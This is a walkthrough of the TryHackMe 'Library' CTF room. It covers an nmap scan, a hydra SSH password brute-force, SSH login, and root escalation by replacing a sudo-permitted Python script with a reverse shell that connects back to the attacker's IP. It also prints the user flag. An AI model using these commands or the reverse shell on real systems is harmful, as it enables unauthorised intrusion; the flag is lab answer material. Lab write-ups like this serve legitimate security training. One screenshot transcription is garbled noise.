Library - Walkthrough

Library is an easy level CTF on TryHackMe. This machine contains basic Pentesting and privilege escalation. The main goal of this room is to get two flags from **user.txt** and **root.txt**.

Objective: Gain the root shell of the target machine & find the root flag.

Penetration Methodologies:

- Reconnaissance
- Scanning
- Exploitation
- Bruteforcing
- Privilege Escalation

Tools Used:

nmap, firefox, hydra, ssh, netcat


Scanning

After connecting with the machine on TryHackMe, I started **nmap** scan to check the open ports and services.

```
kali@kali: ~/Desktop/tryhackme/others/Library
File Actions Edit View Help
 —(kali⊕ kali)-[~/Desktop/tryhackme/others/Library]
$ nmap = T4 -sV 10.10.34.237
Starting Nmap 7.91 ( https://nmap.org ) at 2021-11-22 21:21 EST
Nmap scan report for 10.10.34.237
Host is up (0.17s latency).
Not shown: 998 closed ports
       STATE SERVICE VERSION
PORT
22/tcp open ssh OpenSSH 7.2p2 Ubuntu 4ubuntu2.8 (Ubuntu Linux; protocol
80/tcp open http Apache httpd 2.4.18 ((Ubuntu))
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
Service detection performed. Please report any incorrect results at https://
Nmap done: 1 IP address (1 host up) scanned in 19.09 seconds
  -(kali®kali)-[~/Desktop/tryhackme/others/Library]
```

Reconnaissance

Port 80 was opened. Then I opened the url: http://10.10.34.237:80 in the firefox. I found the usernames in the comments section.



Then I checked the source code and found another username. I also tried to find hidden directories/files using dirbuster but found nothing.

```
### Est Now Holory Bolevacks Took Berg
ThyteAMAPLibrary X & Bolk Acadro Stops & Wedcome to Boog - Library X & Proposed Stops & Wedcome to Boog - Library X & Proposed Stops & Wedcome to Boog - Library X & Proposed Stops & Wedcome to Boog - Library X & Proposed Stops & Wedcome to Boog - Library X & Proposed Stops & Wedcome to Boog - Library X & Proposed Stops & Wedcome to Boog - Library X & Proposed Stops & Wedcome to Boog - Library X & Proposed Stops & Wedcome to Boog - Library X & Proposed Stops & Wedcome to Boog - Library X & Proposed Stops & Wedcome to Boog - Library X & Proposed Stops & Wedcome to Boog - Library X & Proposed Stops & Wedcome to Boog - Library X & Proposed Stops & Wedcome to Boog - Library X & Proposed Stops & Wedcome to Boog - Library X & Proposed Stops & Wedcome to Boog - Library X & Proposed Stops & Wedcome to Boog - Library X & Proposed Stops & Wedcome to Boog - Library X & Proposed Stops & Wedcome to Boog - Library X & Proposed Stops & Wedcome to Boog - Library X & Proposed Stops & Wedcome to Boog - Library X & Proposed Stops & Wedcome to Boog - Library X & Proposed Stops & Wedcome to Boog - Library X & Proposed Stops & Wedcome to Boog - Library X & Proposed Stops & Wedcome to Boog - Library X & Proposed Stops & Wedcome to Boog - Library X & Proposed Stops & Wedcome to Boog - Library X & Proposed Stops & Wedcome to Boog - Library X & Proposed Stops & Wedcome to Boog - Library X & Proposed Stops & Wedcome to Boog - Library X & Proposed Stops & Wedcome to Boog - Library X & Proposed Stops & Wedcome to Boog - Library X & Proposed Stops & Wedcome to Boog - Library X & Proposed Stops & Wedcome to Boog - Library X & Proposed Stops & Wedcome to Boog - Library X & Proposed Stops & Wedcome to Boog - Library X & Proposed Stops & Wedcome to Boog - Library X & Proposed Stops & Wedcome to Boog - Library X & Proposed Stops & Wedcome to Boog - Library X & Proposed Stops & Wedcome to Boog - Library X & Proposed Stops & Wedcome to Boog - Library X & Proposed Stops & Wedcome to Boog - Library X & Proposed
```

Bruteforcing

Then I used **hydra** to bruteforce the passwords of the users that I found earlier & I **found the** password of the user meliodas.

Command used: hydra -L users.txt -P rockyou.txt -t 50 10.10.34.237 ssh

```
File Actions Edit View Help

[DATA] attacking ssh://10.10.34.237:22/

[22][ssh] host: 10.10.34.237 login: meliodas password: iloveyou1

[STATUS] 1071.00 tries/min, 1071 tries in 00:01h, 1034 to do in 00:01

^CThe session file ./hydra.restore was written. Type "hydra -R" to re

(kali% kali)-[~/Desktop/tryhackme/others/Library]

(kali% kali)-[~/Desktop/tryhackme/others/Library]
```

Exploitation

Then I used **ssh** to login into the target machine as user meliodas.

Command used: ssh meliodas@10.10.57.229

```
meliodas@ubuntu:~
File Actions Edit View Help
 —(kali@kali)-[~/Desktop/tryhackme/others/Library]
<u>$ ssh meliodas@10.10.57.229</u>
meliodas@10.10.57.229's password:
Welcome to Ubuntu 16.04.6 LTS (GNU/Linux 4.4.0-159-generic x86_6
* Documentation:
                   https://help.ubuntu.com
                   https://landscape.canonical.com
* Management:
                   https://ubuntu.com/advantage
 * Support:
Last login: Mon Nov 22 21:22:12 2021 from 10.9.2.127
meliodas@ubuntu:~$ whoami
meliodas
meliodas@ubuntu:~$ pwd
/home/meliodas
meliodas@ubuntu:~$
```

Then in the /home/meliodas/user.txt file, I found the user flag.

```
File Actions Edit View Help

meliodas@ubuntu:~$ cd /home/meliodas

meliodas@ubuntu:~$ ls

bak.py user.txt

meliodas@ubuntu:~$ cat user.txt

6d488cbb3f111d135722c33cb635f4ec

meliodas@ubuntu:~$ sudo -l

Matching Defaults entries for meliodas on ubuntu:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/b

User meliodas may run the following commands on ubuntu:
    (ALL) NOPASSWD: /usr/bin/python* /home/meliodas/bak.py

meliodas@ubuntu:~$
```

Privilege Escalation

Then I used command **sudo -l** and found that I was able to run command **/usr/bin/python* /home/meliodas/bak.py** with root permissions (* means I can run any version of python). I had

only read permissions of the file bak.py but since the file bak.py was in the /home/meliodas/ directory & I was logged in as user meliodas, I had the permissions to remove the file. So, I removed the file bak.py and used nano bak.py to create it again & saved a python reverse shell in it.

```
File Actions Edit View Help
  GNU nano 2.5.3
                          File: bak.py
from os import dup2
from subprocess import run
import socket
s=socket.socket(socket.AF_INET,socket.SOCK_STREAM)
s.connect(("10.9.2.127",20000))
dup2(s.fileno(),0)
dup2(s.fileno(),1)
dup2(s.fileno(),2)
run(["/bin/bash","-i"])
  Get Help
            ^O Write Out W Where Is
                                      ^K Cut Text
                                                   ^J Justify
             ^R Read File^\
                                      ^U Uncut Tex^T
   Exit
                            Replace
                                                     To Linter
```

Payload link: https://www.linuxfordevices.com/tutorials/shell-script/reverse-shell-in-python

After changing its permissions by using command **chmod 777 bak.py**, I started a netcat listener on my machine with the command **nc -lvp 20000**. When I executed the command **sudo -u root /usr/bin/python3 /home/meliodas/bak.py** then I got the reverse shell on my machine with root access. Then in the **/root/root.txt** file, I found the root flag.

